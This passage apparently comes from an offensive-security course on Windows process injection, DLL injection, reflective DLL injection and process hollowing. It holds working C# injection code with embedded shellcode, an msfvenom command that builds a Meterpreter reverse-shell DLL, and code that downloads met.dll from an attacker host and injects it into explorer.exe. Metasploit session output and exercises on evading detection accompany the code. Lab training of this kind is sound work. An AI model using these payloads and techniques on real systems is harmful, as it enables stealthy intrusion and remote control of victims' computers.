  
        [DllImport("kernel32.dll", SetLastError = true, ExactSpelling = true)]  
        static extern IntPtr VirtualAllocEx(IntPtr hProcess, IntPtr lpAddress, uint  
dwSize, uint flAllocationType, uint flProtect);
```

<sup>253</sup> (Microsoft, 2018), <https://docs.microsoft.com/en-us/windows/win32/api/processthreadsapi/nf-processthreadsapi-createremotethread>

```
[DllImport("kernel32.dll")]
static extern bool WriteProcessMemory(IntPtr hProcess, IntPtr lpBaseAddress,
byte[] lpBuffer, Int32 nSize, out IntPtr lpNumberOfBytesWritten);

[DllImport("kernel32.dll")]
static extern IntPtr CreateRemoteThread(IntPtr hProcess, IntPtr
lpThreadAttributes, uint dwStackSize, IntPtr lpStartAddress, IntPtr lpParameter, uint
dwCreationFlags, IntPtr lpThreadId);
static void Main(string[] args)
{
    IntPtr hProcess = OpenProcess(0x001F0FFF, false, 4804);
    IntPtr addr = VirtualAllocEx(hProcess, IntPtr.Zero, 0x1000, 0x3000, 0x40);

    byte[] buf = new byte[591] {
0xfc,0x48,0x83,0xe4,0xf0,0xe8,0xcc,0x00,0x00,0x00,0x41,0x51,0x41,0x50,0x52,
    ....
    0x0a,0x41,0x89,0xda,0xff,0xd5 };
        IntPtr outSize;
        WriteProcessMemory(hProcess, addr, buf, buf.Length, out outSize);

        IntPtr hThread = CreateRemoteThread(hProcess, IntPtr.Zero, 0, addr,
IntPtr.Zero, 0, IntPtr.Zero);
    }
}
```

*Listing 170 - Full code*

Before compiling the project, we need to remember to set the CPU architecture to x64 since we are injecting into a 64-bit process.

Note that 64-bit versions of Windows can run both 32 and 64-bit processes. This means that we could face four potential migration paths: 64-bit -> 64-bit, 64-bit -> 32-bit, 32-bit -> 32-bit and 32-bit -> 64-bit.

The first three paths will work as expected. However, the fourth (32-bit -> 64-bit) will fail since *CreateRemoteThread* does not support this. One workaround (which is what advanced implants like Meterpreter do)<sup>254</sup> is to execute the call directly in assembly. The technique involves performing a translation from 32-bit to 64-bit long mode inside the 32-bit process. This is not officially supported and requires a lot of custom assembly code. This approach is outside the scope of this module.

After compiling the project, we'll configure a Meterpreter listener and execute our process, injecting the shellcode. If all goes well, we will obtain a reverse shell running inside explorer.exe as shown in Listing 171.

```
msf5 exploit(multi/handler) > exploit

[*] Started HTTPS reverse handler on https://192.168.119.120:443
[*] https://192.168.119.120:443 handling request from 192.168.120.12; (UUID: abrlqwbz)
```

<sup>254</sup> (OpenWireSec, 2013),  
[https://github.com/OpenWireSec/metasploit/blob/master/external/source/meterpreter/source/common/arch/win/i386/base\\_inject.c](https://github.com/OpenWireSec/metasploit/blob/master/external/source/meterpreter/source/common/arch/win/i386/base_inject.c)

```
Staging x64 payload (207449 bytes) ...  
[*] Meterpreter session 1 opened (192.168.119.120:443 -> 192.168.120.12:51449) at  
2019-10-14 09:02:37 -0400  
  
meterpreter > getpid  
Current pid: 4804
```

*Listing 171 - Meterpreter shell from within explorer.exe*

The process ID indicates that the Meterpreter shell is indeed running inside explorer.exe.

We were able to launch our Meterpreter shellcode directly inside explorer.exe, which means that even if the original process is killed, the shell will live on.

We've successfully injected arbitrary shellcode into another process. Good.

### 5.1.2.1 Exercises

1. Replicate the steps and inject a reverse Meterpreter shell into the explorer.exe process.
2. Modify the code of the ExampleAssembly project in DotNetToJscript to create a Jscript file that executes the shellcode inside explorer.exe. Instead of hardcoding the process ID, which cannot be known remotely, use the *Process.GetProcessByName*<sup>255</sup> method to resolve it dynamically.
3. Port the code from C# to PowerShell to allow process injection and shellcode execution from a Word macro through PowerShell. Remember that PowerShell is started as 32-bit, so instead of injecting into explorer.exe, start a 32-bit process such as Notepad and inject into that instead.

### 5.1.2.2 Extra Mile

Process injection with *VirtualAllocEx*, *WriteProcessMemory*, and *CreateRemoteThread* is considered a standard technique, but there are a few others to consider.

The low-level native APIs *NtCreateSection*, *NtMapViewOfSection*, *NtUnMapViewOfSection*, and *NtClose* in *ntdll.dll* can be used as alternatives to *VirtualAllocEx* and *WriteProcessMemory*.

Create C# code that performs process injection using the four new APIs instead of *VirtualAllocEx* and *WriteProcessMemory*. Convert the code to Jscript with DotNetToJscript. Note that *CreateRemoteThread* must still be used to execute the shellcode.

## 5.2 DLL Injection

Process injection allowed us to inject arbitrary shellcode into a remote process and execute it. This served us well for shellcode, but for larger codebases or pre-existing DLLs, we might want to inject an entire DLL into a remote process instead of just shellcode.

---

<sup>255</sup> (Microsoft, 2018), <https://docs.microsoft.com/en-us/dotnet/api/system.diagnostics.process.getprocessesbyname?view=netframework-4.8>



### 5.2.1 DLL Injection Theory

When a process needs to use an API from a DLL, it calls the *LoadLibrary*<sup>256</sup> API to load it into virtual memory space. In our case, we want the remote process to load our DLL using Win32 APIs. Unfortunately, *LoadLibrary* can not be invoked on a remote process, so we'll have to perform a few tricks to force a process like explorer.exe to load our DLL. The MSDN function prototype of *LoadLibrary* (Listing 172),<sup>257</sup> reveals that the function only requires one parameter: the name of the DLL to load (*lpLibFileName*):

```
HMODULE LoadLibraryA(  
    LPCSTR lpLibFileName  
);
```

Listing 172 - LoadLibrary function prototype

---

*Many Win32 APIs come in two variants with a suffix of "A" or "W". In this instance, it would be LoadLibraryA or LoadLibraryW and describes if any string arguments are to be given as ASCII ("A") or Unicode ("W") but otherwise signify the same functionality.*

---

Our approach will be to try to trick the remote process into executing *LoadLibrary* with the correct argument. Recall that when calling *CreateRemoteThread*, the fourth argument is the start address of the function run in the new thread and the fifth argument is the memory address of a buffer containing arguments for that function.

The idea is to resolve the address of *LoadLibraryA* inside the remote process and invoke it while supplying the name of the DLL we want to load. If the address of *LoadLibraryA* is given as the fourth argument to *CreateRemoteThread*, it will be invoked when we call *CreateRemoteThread*.

In order to supply the name of the DLL to *LoadLibraryA*, we must allocate a buffer inside the remote process and copy the name and path of the DLL into it. The address of this buffer can then be given as the fifth argument to *CreateRemoteThread*, after which it will be used with *LoadLibrary*.

However, there are several restrictions we must consider. First, the DLL must be written in C or C++ and must be unmanaged. The managed C#-based DLL we have been working with so far will not work because we can not load a managed DLL into an unmanaged process.

Secondly, DLLs normally contain APIs that are called after the DLL is loaded. In order to call these APIs, an application would first have to "resolve" their names to memory addresses through the use of *GetProcAddress*. Since *GetProcAddress* cannot resolve an API in a remote process, we must craft our malicious DLL in a non-standard way.

---

<sup>256</sup> (Microsoft, 2018), <https://docs.microsoft.com/en-us/windows/win32/api/libloaderapi/nf-libloaderapi-loadlibrarya>

<sup>257</sup> (Microsoft, 2018), <https://docs.microsoft.com/en-us/windows/win32/api/libloaderapi/nf-libloaderapi-loadlibrarya>

Let's take a moment to discuss this approach. As part of its functionality, *LoadLibrary* calls the *DllMain*<sup>258</sup> function inside the DLL, which initializes variables and signals that the DLL is ready to use. Listing 173 shows the *DllMain* function prototype:

```
BOOL WINAPI DllMain(  
    _In_ HINSTANCE hinstDLL,  
    _In_ DWORD      fdwReason,  
    _In_ LPVOID     lpvReserved  
);
```

Listing 173 - The *DllMain* function prototype

Typically, *DllMain* performs different actions based on the reason code (*fdwReason*) argument that indicates why the DLL entry-point function is being called.

We can see this in the unmanaged *DllMain* code shown in Listing 174.

```
BOOL APIENTRY DllMain( HMODULE hModule, DWORD  ul_reason_for_call, LPVOID lpReserved)  
{  
    switch (ul_reason_for_call)  
    {  
        case DLL_PROCESS_ATTACH:  
        case DLL_THREAD_ATTACH:  
        case DLL_THREAD_DETACH:  
        case DLL_PROCESS_DETACH:  
            break;  
    }  
    return TRUE;  
}
```

Listing 174 - The *DllMain* function is called on module load

As stated in the MSDN documentation, the *DLL\_PROCESS\_ATTACH* reason code is passed to *DllMain* when the DLL is being loaded into the virtual memory address space as a result of a call to *LoadLibrary*. This means that instead of defining our shellcode as a standard API exported by our malicious DLL, we could put our shellcode within the *DLL\_PROCESS\_ATTACH* switch case, where it will be executed when *LoadLibrary* calls *DllMain*.

To use this technique, we either have to write and compile a custom unmanaged DLL in C or C++ that will execute shellcode when the *DllMain* function is called, or use a framework to generate one. Since C and C++ programming is outside the scope of this module, in the next section, we'll use the latter approach to generate a Meterpreter DLL with **msfvenom**, leveraging the technique explained above.

### 5.2.2 DLL Injection with C#

Let's begin by generating our DLL with **msfvenom**, saving the file to our web root:

```
kali@kali:~$ sudo msfvenom -p windows/x64/meterpreter/reverse_https  
LHOST=192.168.119.120 LPORT=443 -f dll -o /var/www/html/met.dll
```

Listing 175 - Generating Meterpreter shellcode

<sup>258</sup> (Microsoft, 2020), <https://docs.microsoft.com/en-us/windows/win32/dlls/dllmain>

To implement the DLL injection technique, we are going to create a new C# .NET Standard Console app that will fetch our DLL from the attacker's web server. We'll then write the DLL to disk since *LoadLibrary* only accepts files present on disk. This code is shown below (Listing 176):

```
using System.Net;
...

String dir = Environment.GetFolderPath(Environment.SpecialFolder.MyDocuments);
String dllName = dir + "\\met.dll";

WebClient wc = new WebClient();
wc.DownloadFile("http://192.168.119.120/met.dll", dllName);
```

*Listing 176 - Downloading a DLL and writing it to disk*

Next, we'll resolve the process ID of explorer.exe and pass it to *OpenProcess*:

```
Process[] expProc = Process.GetProcessesByName("explorer");
int pid = expProc[0].Id;

IntPtr hProcess = OpenProcess(0x001F0FFF, false, pid);
```

*Listing 177 - OpenProcess called on explorer.exe*

For the next step, we'll use *VirtualAllocEx* to allocate memory in the remote process that is readable and writable and then use *WriteProcessMemory* to copy the path and name of the DLL into it (Listing 178):

```
IntPtr addr = VirtualAllocEx(hProcess, IntPtr.Zero, 0x1000, 0x3000, 0x4);

IntPtr outSize;
Boolean res = WriteProcessMemory(hProcess, addr, Encoding.Default.GetBytes(dllName),
dllName.Length, out outSize);
```

*Listing 178 - Allocating and copying the name of the DLL into explorer.exe*

Next, we'll resolve the memory address of *LoadLibraryA* inside the remote process. Luckily, most native Windows DLLs are allocated at the same base address across processes, so the address of *LoadLibraryA* in our current process will be the same as in the remote.

To locate its address, we'll use the combination of *GetModuleHandle* and *GetProcAddress* to resolve it and add the associated *DllImport* statements:

```
IntPtr loadLib = GetProcAddress(GetModuleHandle("kernel32.dll"), "LoadLibraryA");
```

*Listing 179 - Locating the address of LoadLibraryA*

Finally, we can invoke *CreateRemoteThread*, this time supplying both a starting address and an argument address:

```
IntPtr hThread = CreateRemoteThread(hProcess, IntPtr.Zero, 0, loadLib, addr, 0,
IntPtr.Zero);
```

*Listing 180 - Creating a remote thread with argument*

Our full DLL injection code is as follows:

```
using System;
using System.Diagnostics;
using System.Net;
```

```
using System.Runtime.InteropServices;
using System.Text;

namespace Inject
{
    class Program
    {
        [DllImport("kernel32.dll", SetLastError = true, ExactSpelling = true)]
        static extern IntPtr OpenProcess(uint processAccess, bool bInheritHandle, int
processId);

        [DllImport("kernel32.dll", SetLastError = true, ExactSpelling = true)]
        static extern IntPtr VirtualAllocEx(IntPtr hProcess, IntPtr lpAddress, uint
dwSize, uint flAllocationType, uint flProtect);

        [DllImport("kernel32.dll")]
        static extern bool WriteProcessMemory(IntPtr hProcess, IntPtr lpBaseAddress,
byte[] lpBuffer, Int32 nSize, out IntPtr lpNumberOfBytesWritten);

        [DllImport("kernel32.dll")]
        static extern IntPtr CreateRemoteThread(IntPtr hProcess, IntPtr
lpThreadAttributes, uint dwStackSize, IntPtr lpStartAddress, IntPtr lpParameter, uint
dwCreationFlags, IntPtr lpThreadId);

        [DllImport("kernel32", CharSet = CharSet.Ansi, ExactSpelling = true,
SetLastError = true)]
        static extern IntPtr GetProcAddress(IntPtr hModule, string procName);

        [DllImport("kernel32.dll", CharSet = CharSet.Auto)]
        public static extern IntPtr GetModuleHandle(string lpModuleName);

        static void Main(string[] args)
        {
            String dir =
Environment.GetFolderPath(Environment.SpecialFolder.MyDocuments);
            String dllName = dir + "\\met.dll";

            WebClient wc = new WebClient();
            wc.DownloadFile("http://192.168.119.120/met.dll", dllName);

            Process[] expProc = Process.GetProcessesByName("explorer");
            int pid = expProc[0].Id;

            IntPtr hProcess = OpenProcess(0x001F0FFF, false, pid);
            IntPtr addr = VirtualAllocEx(hProcess, IntPtr.Zero, 0x1000, 0x3000, 0x40);
            IntPtr outSize;
            Boolean res = WriteProcessMemory(hProcess, addr,
Encoding.Default.GetBytes(dllName), dllName.Length, out outSize);
            IntPtr loadLib = GetProcAddress(GetModuleHandle("kernel32.dll"),
"LoadLibraryA");
            IntPtr hThread = CreateRemoteThread(hProcess, IntPtr.Zero, 0, loadLib,
addr, 0, IntPtr.Zero);
        }
    }
}
```

Listing 181 - Creating a remote thread with argument

When we compile and execute the completed code, it fetches the Meterpreter DLL from the web server and gives us a reverse shell:

```
msf5 exploit(multi/handler) > exploit

[*] Started HTTPS reverse handler on https://192.168.119.120:443
[*] https://192.168.119.120:443 handling request from 192.168.120.11; (UUID: pm1qmw8u)
Staging x64 payload (207449 bytes) ...
[*] Meterpreter session 1 opened (192.168.119.120:443 -> 192.168.120.11:49678)

meterpreter >
```

Listing 182 - Getting a reverse shell

We can display all the loaded DLLs in the processes with Process Explorer. We'll select the explorer.exe process, navigate to *View > Lower Pane View* and select *DLLs*. Scrolling down, we find **met.dll** as expected (Figure 45).




Figure 45: Meterpreter DLL loaded in explorer.exe

By reusing the techniques from process injection, we are able to load an unmanaged DLL into a remote process. Unfortunately, this technique does write the DLL to disk. In the next section, we'll tackle this issue.

### 5.2.2.1 Exercise

1. Recreate the DLL injection technique and inject a Meterpreter DLL into explorer.exe from a Jscript file using DotNetToJscript.

## 5.3 Reflective DLL Injection

Loading a DLL into a remote process is powerful, but writing the DLL to disk is a significant compromise. To improve our tradecraft, let's explore a technique known as reflective DLL injection.<sup>259</sup>

### 5.3.1 Reflective DLL Injection Theory

*LoadLibrary* performs a series of actions including loading DLL files from disk and setting the correct memory permissions. It also registers the DLL so it becomes usable from APIs like *GetProcAddress* and is visible to tools like Process Explorer.

Since we do not need to rely on *GetProcAddress* and want to avoid detection, we are only interested in the memory mapping of the DLL. Reflective DLL injection parses the relevant fields of the DLL's *Portable Executable*<sup>260</sup> (PE) file format and maps the contents into memory.

In order to implement reflective DLL injection, we could write custom code to essentially recreate and improve upon the functionality of *LoadLibrary*. Since the inner workings of the code and the details of the PE file format are beyond the scope of this module, we will instead reuse existing code to execute these techniques.

The ultimate goal of this technique is to maintain the essential functionality of *LoadLibrary* while avoiding the write to disk and avoiding detection by tools such as Process Explorer.

### 5.3.2 Reflective DLL Injection in PowerShell

We'll reuse the PowerShell reflective DLL injection code (*Invoke-ReflectivePEInjection*<sup>261</sup>) developed by the security researchers *Joe Bialek* and *Matt Graeber*.

The script performs reflection to avoid writing assemblies to disk, after which it parses the desired PE file. It has two separate modes, the first is to reflectively load a DLL or EXE into the same process, and the second is to load a DLL into a remote process.

Since the complete code is almost 3000 lines, we are not going to cover the code itself but rather its usage. We must specify a DLL or EXE as an array of bytes in memory, which allows us to download and execute it without touching the disk.

For this exercise, we will use the same Meterpreter DLL that we created earlier. To reflectively load a Meterpreter DLL in explorer.exe, we are going to download it using the PowerShell *DownloadData* method, place it in a byte array, and look up the desired process ID.

---

<sup>259</sup> (Stephen Fewer, 2013), <https://github.com/stephenfewer/ReflectiveDLLInjection>

<sup>260</sup> (Microsoft, 2019), <https://docs.microsoft.com/en-us/windows/win32/debug/pe-format>

<sup>261</sup> (PowerShellMafia, 2016), <https://github.com/PowerShellMafia/PowerSploit/blob/master/CodeExecution/Invoke-ReflectivePEInjection.ps1>

In order to execute the required commands, we must open a PowerShell window with "PowerShell -Exec Bypass", which allows script execution. Once the window is open, we'll run the commands shown in Listing 183, which will load the DLL into a byte array and retrieve the explorer process ID.

```
$bytes = (New-Object
System.Net.WebClient).DownloadData('http://192.168.119.120/met.dll')
$procid = (Get-Process -Name explorer).Id
```

*Listing 183 - Downloading DLL and finding Explorer.exe process ID*

To use *Invoke-ReflectivePEInjection*, we must first import it from its location in **C:\Tools** with **Import-Module**:

```
Import-Module C:\Tools\Invoke-ReflectivePEInjection.ps1
```

*Listing 184 - Importing Invoke-ReflectivePEInjection*

Next, we'll supply the byte array (**-PEBytes**) and process ID (**-ProcId**) and execute the script.

```
Invoke-ReflectivePEInjection -PEBytes $bytes -ProcId $procid
```

*Listing 185 - Executing Invoke-ReflectivePEInjection*

This loads the DLL in memory and provides us with a reverse Meterpreter shell:

```
msf5 exploit(multi/handler) > exploit

[*] Started HTTPS reverse handler on https://192.168.119.120:443
[*] https://192.168.119.120:443 handling request from 192.168.120.11; (UUID: pm1qmw8u)
Staging x64 payload (207449 bytes) ...
[*] Meterpreter session 1 opened (192.168.119.120:443 -> 192.168.120.11:49678)

meterpreter >
```

*Listing 186 - Getting a reverse shell*

This script produces an error as shown in Listing 187. This does not affect the functionality of the script and can be ignored.

```
VoidFunc couldn't be found in the DLL
At C:\Tools\Invoke-ReflectivePEInjection.ps1:2823 char:5
+ ~~~~~
+ ~~~~~
+ CategoryInfo          : OperationStopped: (VoidFunc couldn't be found in the
DLL:String) [], RuntimeException
+ FullyQualifiedErrorId : VoidFunc couldn't be found in the DLL
```

*Listing 187 - Error when executing Invoke-ReflectivePEInjection*

---

*Note that the public version of this script fails on versions of Windows 10 1803 or newer due to the multiple instances of *GetProcAddress* in *UnsafeNativeMethods*. Luckily, we have already solved this issue previously and the version of the script located on the Windows 10 development machine has been updated to avoid this.*

---



Notice that **met.dll** is not shown in the loaded DLL listing of Process Explorer. Excellent!

---

*Note that we could also inject DLLs reflectively from C#, but there are no public C# proof-of-concepts that perform remote process injection. However, PEloader<sup>262</sup> by @subtee demonstrates local process injection.*

---

### 5.3.2.1 Exercises

1. Use Invoke-ReflectivePEInjection to launch a Meterpreter DLL into a remote process and obtain a reverse shell. Note that **Invoke-ReflectivePEInjection.ps1** is in the **C:\Tools** folder on the Windows 10 development VM.
2. Copy Invoke-ReflectivePEInjection to your Kali Apache web server and create a small PowerShell download script that downloads and executes it directly from memory.

## 5.4 Process Hollowing

So far, we have successfully injected code into processes such as explorer.exe or notepad.exe. Even though our activity is somewhat masked by familiar process names, we could still be detected since we are generating network activity from processes that generally do not generate it. In this section, we'll migrate to svchost.exe, which normally generates network activity.

The problem is that all svchost.exe processes run by default at SYSTEM integrity level, meaning we cannot inject into them from a lower integrity level. Additionally, if we were to launch svchost.exe (instead of Notepad) and attempt to inject into it, the process will immediately terminate.

To address this, we will launch a svchost.exe process and modify it before it actually starts executing. This is known as *Process Hollowing*<sup>263</sup> and should execute our payload without terminating it.

### 5.4.1 Process Hollowing Theory

There are a few steps we must perform and components to consider, but the most important is the use of the **CREATE\_SUSPENDED**<sup>264</sup> flag during process creation. This flag allows us to create a new suspended (or halted) process.

When a process is created through the **CreateProcess**<sup>265</sup> API, the operating system does three things:

1. Creates the virtual memory space for the new process.

---

<sup>262</sup> (Arno0x, 2017), <https://github.com/Arno0x/CSharpScripts/blob/master/peloder.cs>

<sup>263</sup> (Mitre, 2019), <https://attack.mitre.org/techniques/T1093/>

<sup>264</sup> (Microsoft, 2018), <https://docs.microsoft.com/en-us/windows/win32/procthread/process-creation-flags>

<sup>265</sup> (Microsoft, 2018), <https://docs.microsoft.com/en-us/windows/win32/api/processthreadsapi/nf-processthreadsapi-createprocessa>



2. Allocates the stack along with the *Thread Environment Block* (TEB)<sup>266</sup> and the *Process Environment Block* (PEB).<sup>267</sup>
3. Loads the required DLLs and the EXE into memory.

Once all of these tasks have been completed, the operating system will create a thread to execute the code, which will start at the *EntryPoint* of the executable. If we supply the *CREATE\_SUSPENDED* flag when calling *CreateProcess*, the execution of the thread is halted just before it runs the EXE's first instruction.

At this point, we would locate the *EntryPoint* of the executable and overwrite its in-memory content with our staged shellcode and let it continue to execute.

Locating the *EntryPoint* is a bit tricky due to ASLR<sup>268</sup> but once the new suspended process is created, we can turn to the *Win32 ZwQueryInformationProcess*<sup>269</sup> API to retrieve certain information about the target process, including its PEB address. From the PEB we can obtain the base address of the process which we can use to parse the PE headers and locate the *EntryPoint*.

Specifically, when calling *ZwQueryInformationProcess*, we must supply an enum from the *ProcessInformationClass* class. If we choose the *ProcessBasicInformation* class, we can obtain the address of the PEB in the suspended process. We can find the base address of the executable at offset 0x10 bytes into the PEB.

Next, we need to read the EXE base address. While *ZwQueryInformationProcess* yields the address of the PEB, we must read from it, which we cannot do directly because it's in a remote process. To read from a remote process, we'll use the *ReadProcessMemory*<sup>270</sup> API, which is a counterpart to *WriteProcessMemory*. This allows us to read out the contents of the remote PEB at offset 0x10.

From here, it gets a bit complicated and we need to do a little math, but we begin with the base address that we already found. Then we'll once again use *ReadProcessMemory* to read the first 0x200 bytes of memory. This will allow us to analyze the remote process PE header.

The relevant items are shown in the PE file format header shown below in Table 1.

Offset	0x00	0x04	0x08	0x0C
0x00	0x5A4D (MZ)			
0x10				
0x20				
0x30				Offset to PE signature
0x40				
0x50				
0x60				
0x70				

<sup>266</sup> (Wikipedia, 2019), [https://en.wikipedia.org/wiki/Win32\\_Thread\\_Information\\_Block](https://en.wikipedia.org/wiki/Win32_Thread_Information_Block)

<sup>267</sup> (Wikipedia, 2019), [https://en.wikipedia.org/wiki/Process\\_Environment\\_Block](https://en.wikipedia.org/wiki/Process_Environment_Block)

<sup>268</sup> (Wikipedia, 2019), [https://en.wikipedia.org/wiki/Address\\_space\\_layout\\_randomization](https://en.wikipedia.org/wiki/Address_space_layout_randomization)

<sup>269</sup> (Microsoft, 2018), <https://docs.microsoft.com/en-us/windows/win32/procthread/zwqueryinformationprocess>

<sup>270</sup> (Microsoft, 2019), <https://docs.microsoft.com/en-us/windows/win32/api/memoryapi/nf-memoryapi-readprocessmemory>

0x80	0x4550 (PE)			
0x90				
0xA0			AddressOfEntryPoint	
0xB0				
0xC0				

Table 1 - PE file format header

All PE files must follow this format, which enables us to predict where to read from. First, we read the `e_lfanew` field at offset 0x3C, which contains the offset from the beginning of the PE (image base) to the *PE Header*. This offset is given as 0x80 bytes in Table 1 but can vary from file to file. The PE signature found in the PE file format header (above) identifies the beginning of the PE header.

Once we have obtained the offset to the PE header, we can read the `EntryPoint` Relative Virtual Address (RVA) located at offset 0x28 from the PE header. As the name suggests, the RVA is just an offset and needs to be added to the remote process base address to obtain the absolute virtual memory address of the `EntryPoint`. Finally, we have the desired start address for our shellcode.

As a fictitious example, imagine we locate the PEB at address 0x3004000. We then use `ReadProcessMemory` to read the executable base address at 0x3004010 and obtain the value 0x7fff01000000.

We use `ReadProcessMemory` to read out the first 0x200 bytes of the executable and then locally inspect the value at address 0x7fff0100003C to find the offset to the PE header. In our example, that value will be 0x110 bytes, meaning the PE header is at 0x7fff01000110.

Now we can locate the RVA of the entry point from address 0x7fff01000138 and add that to the base address of 0x7fff01000000. The result of that calculation is the virtual address of the entry point inside the remote process.

Once we have located the `EntryPoint` of the remote process, we can use `WriteProcessMemory` to overwrite the original content with our shellcode. We can then let the execution of the thread inside the remote process continue.

The details of this attack may seem daunting but it provides us a way to hide in any process we can create, thus masking our presence.

### 5.4.2 Process Hollowing in C#

Now that the process hollowing theory is out of the way, let's implement it in C#. The very first step is to create a suspended process. We have to use the Win32 `CreateProcessW` API because `Process.Start`<sup>271</sup> and similar do not allow us to create a suspended process.

We'll create a new Console App project in Visual Studio, and name it "Hollow". We'll then find the `DllImport` for `CreateProcessW` from [www.pinvoke.net](http://www.pinvoke.net) as shown in Listing 188, and add it to our project.

<sup>271</sup> (Microsoft, 2018), <https://docs.microsoft.com/en-us/dotnet/api/system.diagnostics.process.start?view=netframework-4.8>

```
[DllImport("kernel32.dll", SetLastError = true, CharSet = CharSet.Ansi)]
static extern bool CreateProcess(string lpApplicationName, string lpCommandLine,
    IntPtr lpProcessAttributes, IntPtr lpThreadAttributes, bool bInheritHandles,
    uint dwCreationFlags, IntPtr lpEnvironment, string lpCurrentDirectory,
    [In] ref STARTUPINFO lpStartupInfo, out PROCESS_INFORMATION
lpProcessInformation);
```

Listing 188 - DllImport statement for CreateProcess

To import *CreateProcessW*, we must also include the *System.Threading* namespace. Some of the argument types are unknown to C#, so we'll later define them manually.

Let's examine the function prototype<sup>272</sup> to understand what arguments it accepts (Listing 189).

```
BOOL CreateProcessW(
    LPCWSTR          lpApplicationName,
    LPWSTR           lpCommandLine,
    LPSECURITY_ATTRIBUTES lpProcessAttributes,
    LPSECURITY_ATTRIBUTES lpThreadAttributes,
    BOOL             bInheritHandles,
    DWORD            dwCreationFlags,
    LPVOID           lpEnvironment,
    LPCWSTR          lpCurrentDirectory,
    LPSTARTUPINFOW   lpStartupInfo,
    LPPROCESS_INFORMATION lpProcessInformation
);
```

Listing 189 - CreateProcessW function prototype

*CreateProcessW* accepts a very daunting ten parameters but we will only leverage a few of them. The first parameter includes the name of the application to be executed and the full command line to be executed. Typically, we'll set *lpApplicationName* to "null" and *lpCommandLine* to the full path of **svchost.exe**.

For *lpProcessAttributes* and *lpThreadAttributes*, we'll need to specify a security descriptor but we can submit "null" to obtain the default descriptor. Next, we must specify if any handles in our current process should be inherited by the new process, but since we do not care, we can specify "false".

The *dwCreationFlags* argument is used to indicate our intention to launch the new process in a suspended state. We will set this to the numerical representation of *CREATE\_SUSPENDED*, which is 0x4. The next two parameters specify the environment variable settings to be used and the current directory for the new application. We will simply set these to "null".

Next, we must pass a *STARTUPINFO*<sup>273</sup> structure, which can contain a number of values related to how the window of a new process should be configured. We'll find this on [www.pinvoke.net](http://www.pinvoke.net) (Listing 190) and add the structure to the source code just prior to the DllImport statements.

<sup>272</sup> (Microsoft, 2018), <https://docs.microsoft.com/en-us/windows/win32/api/processthreadsapi/nf-processthreadsapi-createprocessw>

<sup>273</sup> (Microsoft, 2018), <https://docs.microsoft.com/windows/desktop/api/processthreadsapi/ns-processthreadsapi-startupinfo>

```
[StructLayout(LayoutKind.Sequential, CharSet = CharSet.Ansi)]
struct STARTUPINFO
{
    public Int32 cb;
    public IntPtr lpReserved;
    public IntPtr lpDesktop;
    public IntPtr lpTitle;
    public Int32 dwX;
    public Int32 dwY;
    public Int32 dwXSize;
    public Int32 dwYSize;
    public Int32 dwXCountChars;
    public Int32 dwYCountChars;
    public Int32 dwFillAttribute;
    public Int32 dwFlags;
    public Int16 wShowWindow;
    public Int16 cbReserved2;
    public IntPtr lpReserved2;
    public IntPtr hStdInput;
    public IntPtr hStdOutput;
    public IntPtr hStdError;
}
```

*Listing 190 - STARTUPINFO structure using P/Invoke*

The final argument is a *PROCESS\_INFORMATION*<sup>274</sup> structure that is populated by *CreateProcessW* with identification information about the new process, including the process ID and a handle to the process. The P/Invoke definition of *PROCESS\_INFORMATION* is shown in Listing 191.

```
[StructLayout(LayoutKind.Sequential)]
internal struct PROCESS_INFORMATION
{
    public IntPtr hProcess;
    public IntPtr hThread;
    public int dwProcessId;
    public int dwThreadId;
}
```

*Listing 191 - PROCESS\_INFORMATION structure using P/Invoke*

With all of the arguments understood and the required structures defined, we can invoke the call by first instantiating a *STARTUPINFO* and a *PROCESS\_INFORMATION* object and then supply them to *CreateProcessW*.

```
STARTUPINFO si = new STARTUPINFO();
PROCESS_INFORMATION pi = new PROCESS_INFORMATION();

bool res = CreateProcess(null, "C:\\Windows\\System32\\svchost.exe", IntPtr.Zero,
    IntPtr.Zero, false, 0x4, IntPtr.Zero, null, ref si, out pi);
```

*Listing 192 - Calling CreateProcess to create a suspended process*

<sup>274</sup> (Microsoft, 2018), [https://docs.microsoft.com/en-us/windows/desktop/api/processthreadsapi/ns-processthreadsapi-process\\_information](https://docs.microsoft.com/en-us/windows/desktop/api/processthreadsapi/ns-processthreadsapi-process_information)

Next, we need to locate the `EntryPoint` by first disclosing the PEB through `ZwQueryInformationProcess`. We'll again use `P/Invoke` to define the `DllImport` statement as shown in Listing 193.

```
